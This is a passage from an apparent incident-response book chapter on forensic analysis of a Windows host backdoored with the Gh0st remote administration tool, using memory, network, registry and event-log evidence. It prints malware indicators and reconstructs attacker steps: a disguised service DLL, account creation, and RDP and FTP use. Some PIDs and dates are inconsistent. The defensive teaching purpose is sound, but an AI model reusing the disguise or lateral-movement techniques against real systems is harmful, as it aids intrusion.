Memory Analysis For analysis of the memory dump file, we use the previously mentioned open-source tool, The Volatility Framework Tool. First, start with image identification:

```
$ python vol.py -f /home/imegaofmemdump.mem imageinfo
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem imageinfo
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP3x86, WinXPSP2x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/media/KINGSTON/memdumpgh0st.mem)
                      PAE type : PAE
                           DTB : 0x330000
                          KDBG : 0x80545ae0L
                          KPCR : 0xffdff000L
            KUSER_SHARED_DATA : 0xffdf0000L
          Image date and time : 2012-02-15 22:12:03
    Image local date and time : 2012-02-15 22:12:03
         Number of Processors : 1
                    Image Type : Service Pack 3
```

Next, retrieve the processes:

```
$ python vol.py -f /home/imegaofmemdump.mem pslist
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem pslist
 Offset(V)  Name                    PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ ------------------
0x823c8830 System                    4      0     57    469 1970-01-01 00:00:00
0x8224b700 smss.exe                564      4      3     19 2012-02-15 22:02:52
0x81f47458 csrss.exe               612    564     11    387 2012-02-15 22:02:52
0x81eb9020 winlogon.exe            636    564     19    586 2012-02-15 22:02:52
0x821abac8 services.exe            680    636     16    268 2012-02-15 22:02:52
0x81f26970 lsass.exe               692    636     19    364 2012-02-15 22:02:52
0x81ee9668 vmacthlp.exe            848    680      1     25 2012-02-15 22:02:53
0x821e9a88 svchost.exe             864    680     20    212 2012-02-15 22:02:53
0x81eb89f8 svchost.exe             932    680     10    265 2012-02-15 22:02:53
0x82232268 svchost.exe            1024    680     66   1335 2012-02-15 22:02:53
0x81f1bda0 svchost.exe            1072    680      7     79 2012-02-15 22:02:53
0x81eccda0 svchost.exe            1144    680     14    196 2012-02-15 22:02:54
0x81ee8990 spoolsv.exe            1384    680     11    125 2012-02-15 22:02:55
0x81ef1da0 svchost.exe            1560    680      3     78 2012-02-15 22:03:01
0x81f11c30 jqs.exe                1620    680      5    114 2012-02-15 22:03:01
0x81e2cda0 vmtoolsd.exe           1776    680      7    266 2012-02-15 22:03:01
0x81f406e8 alg.exe                 464    680      6    105 2012-02-15 22:03:02
0x82297da0 explorer.exe           1160   1020     13    366 2012-02-15 22:03:18
0x81df8020 rundll32.exe           1604   1160      4     68 2012-02-15 22:03:19
0x81eefc88 VMwareTray.exe         1580   1160      1     46 2012-02-15 22:03:19
0x81f75978 vmtoolsd.exe           1656   1160      6    207 2012-02-15 22:03:19
0x81f54c08 jusched.exe            1668   1160      1     88 2012-02-15 22:03:19
0x821ba5e8 wscntfy.exe            1864   1024      1     28 2012-02-15 22:03:20
0x82188330 imapi.exe              1920    680      5    117 2012-02-15 22:03:24
0x820e5448 wuauclt.exe            1120   1024      4    135 2012-02-15 22:04:01
0x82244970 jucheck.exe            1696   1668      2    104 2012-02-15 22:08:19
0x81f3fda0 cmd.exe                 220   1160      1     32 2012-02-15 22:09:16
0x820cc138 FTK Imager.exe          352   1160      9    267 2012-02-15 22:09:49
```

Next, check the network connections:

```
$ python vol.py -f /home/imegaofmemdump.mem connscan
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem connscan
 Offset     Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ------
0x0213be68 192.168.6.132:1035        192.168.6.128:80            1024
0x0248ecf0 192.168.6.132:1033        23.66.232.11:80             1696
```

As you can see here, there are two active connections: the connection 23.66.232.11 over port 80 with PID number 1696. By referring to this PID and looking it up in the process output, investigators can tie this PID to a Java update process. The other active connection to 192.168.6.128 over port 80 is using PID 1024. That PID is used by one of the svchost .exe processes.

Let's have a deeper look into the process with PID 1024:

```
$ python vol.py -f /home/imegaofmemdump.mem dlllist –p 1024
```

You can see the output in Figure 6-6.

Next, let's dump the DLLs from this process in order to investigate the "6to4ex.dll":

```
$ python vol.py -f /home/imegaofmemdump.mem dlldump –p 1024
–dump-dir /Media/Storagedevice
```

```
Dumping audiosrv.dll, Process: svchost.exe, Base: 708b0000 output: module.1024.2432268.708b0000.dll
Dumping wkssvc.dll, Process: svchost.exe, Base: 76e40000 output: module.1024.2432268.76e40000.dll
Dumping 6to4ex.dll, Process: svchost.exe, Base: 10000000 output: module.1024.2432268.10000000.dll
Dumping MSVCR90.dll, Process: svchost.exe, Base: 78520000 output: module.1024.2432268.78520000.dll
Dumping MSVCP90.dll, Process: svchost.exe, Base: 78480000 output: module.1024.2432268.78480000.dll
```




Figure 6-6 Output of dlllist plugin shows the 6to4ex.dll PID.

A simple way to check the content of the 6to4ex.dll file is to use the `strings` command. Watch the output of the `dlldump` command and use the correct exported filename:

```
$ strings /MEDIA/Storagedevice/module.1024.2432
```

This results in the following output:

```
h.rdata
H.data
INIT
.reloc
_WWR
SVW`3
PPj"WPV
_^[]
Y_^[
RSDSJ+
e:\gh0st\server\sys\i386\RESSDT.pdb
IofCompleteRequest
IoDeleteDevice
IoDeleteSymbolicLink
KeServiceDescriptorTable
ProbeForWrite
ProbeForRead
_except_handler3
IoCreateSymbolicLink
IoCreateDevice
RtlInitUnicodeString
KeTickCount
ntoskrnl.exe
5$636<6A6L6]6
5T7X7
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
```

Note the path "E:\gh0st\server\sys\i386\RESSDT.pdb" and the other `strings` output. This information is very useful for additional malware analysis.

Volatility has some great plug-ins that check the memory dump file for traces of malware. Remember the discovered connection with PID 1024 running under one of the svchost.exe processes? We can check if this process is hooked. To find API hooks in user mode or kernel mode, use the apihooks plug-in. The following output provides another indicator that the svchost.exe process with PID 1024 is suspicious:

```
$ python vol.py -f /home/imegaofmemdump.mem apihooks –p 1024
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem apihooks -p 1024
Name                           Type     Target                                    Value
svchost.exe[1024]              inline   cryptsvc.dll!CryptServiceMain[0x76ce1579L] 0x76ce1579 CALL [0x76ce10a0] ==> 0x77d
f3e57 (ADVAPI32.dll)
Finished after 19.7707059383 seconds
```

The final step is to use the malfind plug-in. This plug-in has many purposes and can be used to detect hidden or injected processes in memory:

```
$ python vol.py -f /home/imegaofmemdump.mem malfind –p 1024
--dump-dir /media/storagedevice
```

The output will result in files saved to the media you choose as an output option. These files can be uploaded to Virustotal (virustotal.com), or can be submitted to antivirus vendors to determine if the suspicious file(s) are malicious and already known.

Master File Table Similar to how the Pagefile.sys can be copied, the Master File Table can be copied and analyzed. Each file on an NTFS volume is represented by a record in a special file called the Master File Table (MFT). This table is of great value in investigations. Filenames, timestamps, and many more "metadata" can be retrieved to provide insights into the incident through timeline correlations, filenames, file sizes, and other properties.

Returning to our investigation, both the Pagefile and MFT file can be investigated around the time and after the e-mail was opened and the URL clicked to discover what might have happened. The timeline is crucial in *all* investigations. Documenting the time when the investigation started is important, as is documenting the time of the suspicious machine before starting to capture volatile data. In the following, the MFT indicates that a Trojan Dropper (server.exe) was created in the %TEMP% directory of the Ch1n00k user profile at 9:43 am on 2/19/2011:

RecNo	Deleted	Directory	ADS	Filename	siCreateTime (UTC)	ActualSize	AllocSize	Ext	FullPath
11806	0	0	0	server.exe	2/19/2011 9:43	125047	126976	exe	\Documents and Settings\Ch1n00k\Local Settings\Temp\server.exe

Network/Process/Registry For attackers in an APT, it is important to have connectivity to a couple of hosts and move throughout the network. Therefore, determining if there are any suspicious connections from the machine toward other (unknown) addresses is important.

On the compromised computer, open a command prompt and enter the following command:

```
netstat –ano
```

Netstat (**net**work **stat**istics) is a command-line tool that displays incoming and outgoing network connections. The parameters used in the command allow you to:

- **`-a`** Display all active connections and the TCP and UDP ports on which the computer is listening.
- **`-n`** Display active TCP connections; however, addresses and port numbers are expressed numerically and no attempt is made to determine names by using DNS queries.
- **`-o`** Display active TCP connections and include the process ID (PID) for each connection.

The PID is useful because this information can be used to identify under which process the suspicious connection is running.

The output of the command can be sent to your evidence-gathering device by entering the following:

```
netstat –ano > [driveletter of device]:\netstatoutput_[computername].txt
```

The execution of the command results in the output shown in Figure 6-7. In the output, we discover a session between the suspicious host (192.168.6.132) to the IP address 192.168.6.128. The connection to this host is made on port 80, an http-listener. Note that the PID (process ID) is 1040 for this session.





Figure 6-7 Output of `netstat` command shows listening and transmitting processes.

Hosts File A quick check can be made of the system's hosts file for changes. The original hosts file (/Windows/System32/drivers/etc) has a size of 734 bytes. Any increase in size is suspicious.

Currports Another useful tool for investigating active network sessions is currports. This tool graphically represents the sessions, as shown here with the suspicious connection highlighted:

By right-clicking the suspicious connection and selecting Properties, you can retrieve the following valuable data:




Based on the information we have gathered from the command-line output and the properties of the suspicious connection detailed in currport, we have some valuable details about the backdoor installed on the system:

- The suspicious connection makes use of the svchost process with PID 1040.
- The remote port is 80, http.
- The module used is 6to4ex.dll.

Let's dive a little deeper into the svchost process and the attached 6to4ex.dll file by analyzing the running processes with Process Monitor, Process Explorer, and Vmmap, all Sysinternals tools.

Process Explorer In Process Explorer, we look up the svchost process with PID 1040 and right-click on the process and then select the Properties option. In addition to the other useful tabs, the Strings tab gives detailed information about the printable strings that are present, both in the image and memory, regarding this process, as shown in Figure 6-8.

By analyzing this output, some information is available about the inner workings of the malware. By choosing the Services tab, the 6to4ex.dll file reference appears again:







Figure 6-8 Process Explorer—strings running on svchost with PID 1040

Here's some interesting information: the description of the 6to4 service is "Monitors USB Service Components," and the display name is "Microsoft Device Manager." This should set off some bells.


While running Process Explorer on the suspicious host, we can see that "cmd.exe" is periodically launched and appears under this process:



This could mean the attacker is active or trying to execute commands on the system. By starting Process Monitor and filtering for the svchost process with PID 1040, a long list results. While analyzing the list, the execution of the command prompt and traffic between the C&C server and the compromised host are discovered.

Process Monitor Process Monitor allows us to view all kernel interactions that processes make with the file and operating systems. This helps with documenting and understanding how malware modifies a compromised system and provides indicators of compromise that are useful for developing detection scripts and tools.

In the Process Monitor output shown next, the svchost.exe process indicates that a thread was created. This thread is followed by traffic. First, a TCP packet is sent and then the compromised host receives a packet. Based on this received packet, content is being sent toward the C&C server over HTTP (TCP port 80). The last six entries show that a command or commands were sent using the command prompt (cmd.exe). Because workstation class systems typically have the Windows Prefetch capability enabled (by default), the svchost process makes an entry since it is using an executable. The Prefetch directory will contain a historical record of the last 128 "unique" programs executed on the system. Grabbing the content of this Prefetch directory will be discussed later in this section.



VMMap In May 2011, Sysinternals released a new tool called VMMap. According to the website:

> VMMap is a process virtual and physical memory analysis utility. It shows a breakdown of a process's committed virtual memory types as well as the amount of physical memory (working set) assigned by the operating system to those types. Besides graphical representations of memory usage, VMMap also shows summary information and a detailed process memory map.

Focusing again on the svchost process with PID 1040, it is possible to get an overview of the processes committed to that process.

Again focusing on the 6to4ex.dll file, VMMap offers the option of viewing the "strings" from this file, as shown in Figure 6-9. This results in some really interesting strings about the malware used and its capabilities:

- '%s\shell\open\command
- Gh0st Update
- E:\gh0st\server\sys\i368\RESSDT.pdb
- \??\RESSDTDOS
- ?AVCScreenmanager
- ?AVCScreenSpy
- ?AVCKeyboardmanager
- ?AVCShellmanager
- ?AVCAudio
- ?AVCAudiomanager
- SetWindowsHookExA
- CVideocap
- Global\Gh0st %d
- \cmd.exe

By searching for more details about the term *Gh0st* and *backdoor,* it becomes clear that this might be a remote administration tool (RAT) that is commonly known to be used in APTs attacks. As detailed earlier in Table 6-1, features of this RAT include capturing audio/video/keystrokes, remote shell, remote command, file manager, screen spying, and much more.




Figure 6-9 VMMap executing the strings command on the 6to4ex.dll

DNS Cache To determine the infection vector, it can be useful to dump the cached DNS requests that the suspicious host has made. Execute the following command:

```
ipconfig /displaydns > [evidencegatheringdrive]\displaydnsoutput.txt
```

By analyzing the output, we discover the following entry:

```
finiancialservicesc0mpany.de
    ----------------------------------------
    Record Name . . . . . : finiancialservicesc0mpany.de
    Record Type . . . . . : 1
    Time To Live  . . . . : 32478
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 6x.8x.6x.7x
```

(Remember the link in the email…?)

Since this is only an analysis of the network and processes, the incident response process is not complete. As mentioned before, malware or, in this case, a RAT needs to survive a reboot.

Registry Query To check for suspicious Registry entries, use the following commands to verify the settings of the Run keys:

```
reg query hklm\software\microsoft\windows\currentversion\run /s
reg query hklm\software\microsoft\windows\currentversion\runonce /s
```


While investigating the registry, it is also useful to investigate the Services key for anomalous service names, anomalous service DLL paths, or mismatched service names. Use this command:

```
reg query HKLM\system\currentcontrolset\services /s
```

Scheduled Tasks Another item that you should check on the suspicious host is the Task Scheduler. It could be possible that the attackers have scheduled something. You can check this by executing the following command from the command prompt:


```
at
schtasks
```

Executing the `at` command on the host results reveals a task:



A task has been scheduled to run every day at 11:30 PM to execute a file called cleanup.bat. We must retrieve this file for later analysis.

Event Logs Before capturing interesting files like NTUSER.DAT or Internet History files, we should capture the Event Log files as well. Using the Sysinternals tool psloglist, we can easily retrieve the System and Security Event Log from the suspicious system:



Examining the logs, we detect the following events:

```
A new process has been created:
      New Process ID:          3464
      Image File Name:         C:\WINDOWS\system32\cmd.exe
      Creator Process ID:      1040
      User Name:         Administrator
      Domain:                  commercialcompany
      Logon ID:          (0x0,0x3E7)


A process has exited:
      Process ID:       3440
      Image File Name:         C:\WINDOWS\system32\net.exe
      User Name:        Administrator
      Domain:                  commercialcompany
      Logon ID:         (0x0,0x2394E)

Security Enabled Local Group Member Added:
      Member ID:          Fdpt_ltp1\Ch1n00k
      Target Account Name:     Administrators
      Target Domain:           commercialcompany


A process has exited:
      Process ID:       2144
      Image File Name:         C:\WINDOWS\system32\mstsc.exe
      User Name:        Ch1n00k
      Domain:                  commercialcompany
      Logon ID:         (0x0,0x2394E)

Object Open:
      Object Server:           Security
      Object Type:      File
      Object Name:      C:\WINDOWS\Tasks\At1.job
      Handle ID:        11920
      Operation ID:           {0,39954625}
      Process ID:       1040
      Image File Name:        C:\WINDOWS\system32\svchost.exe
```

```
      Primary User Name:     Ch1n00k
      Primary Domain:          commercialcompany

A process has exited:
      Process ID:  3932
      Image File Name:   C:\WINDOWS\system32\ftp.exe
      User Name:   Ch1n00k
      Domain:            commercialcompany
      Logon ID:    (0x0,0x2394E)
```


By investigating the Event Logs, it becomes clear that the attackers have performed several actions:

- Opened a command prompt
- Added the user account Ch1n00k using the `net` command
- Opened the Terminal Server client
- Created a scheduled task
- Used FTP

Security Event ID's 636 and 593 reveal many of the commands used by the attackers.

Prefetch Directory As mentioned earlier, the Prefetch option is enabled by default on most Windows systems. The Prefetch directory contains a historical record of the last 128 "unique" programs executed on the system. Listing these entries can give you valuable information about which executables have been used and if the attacker has run more programs or performed more actions on the system.

Listing the content of the Prefetch directory can be done at the command line, as shown here. You can then copy the directory listing into a text file.



Collecting Interesting Files After collecting the volatile data in the right order, we can retrieve some interesting files to analyze the targeted attack:

- **ntuser.dat** Contains the user's profile data
- **index.dat** Contains an index of requested URLs
- **.rdp files** Contains information around any remote desktop session(s)
- **.bmc files** Contains cached images of the RDC client
- **Antivirus log files** Contains virus alerts

Analyzing the RDP File Remote Desktop Files (.rdp) contain interesting details about servers accessed, login information, and so on. The default location of this file is \Documents.

On the compromised host, we discover a .rdp file. Examining the Created/Modified/Accessed timestamps, it seems the file has been changed recently. RDP files can be opened with any text editor since they are in XML format. Examining this file, we discover the following:

```
<server>
<name>HRserver.commercialcompany.com</name>
<displayName>HRserver.commercialcompany.com</displayName>
<thumbnailScale>1</thumbnailScale>
<logonSettings inherit="FromParent" />
<remoteDesktop inherit="FromParent" />
<localResources inherit="FromParent" />
</server>
<server>
<name>AD.commercialcompany.com</name>
<displayName>AD.commercialcompany.com</displayName>
<thumbnailScale>1</thumbnailScale>
<logonSettings inherit="FromParent" />
<remoteDesktop inherit="FromParent" />
<localResources inherit="FromParent" />
```

It seems the attackers have been using Remote Desktop to connect to other servers within the network to search for the data/credentials they are after.

We verify this information in the following Registry settings (see Figure 6-10):

```
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Server\UsernameHint
```

Analyzing the BMC file When using Remote Desktop Connection to access a remote computer, the server sends bitmap information to the client. By caching these bitmap images in BMC files, the Remote Desktop program provides a substantial performance

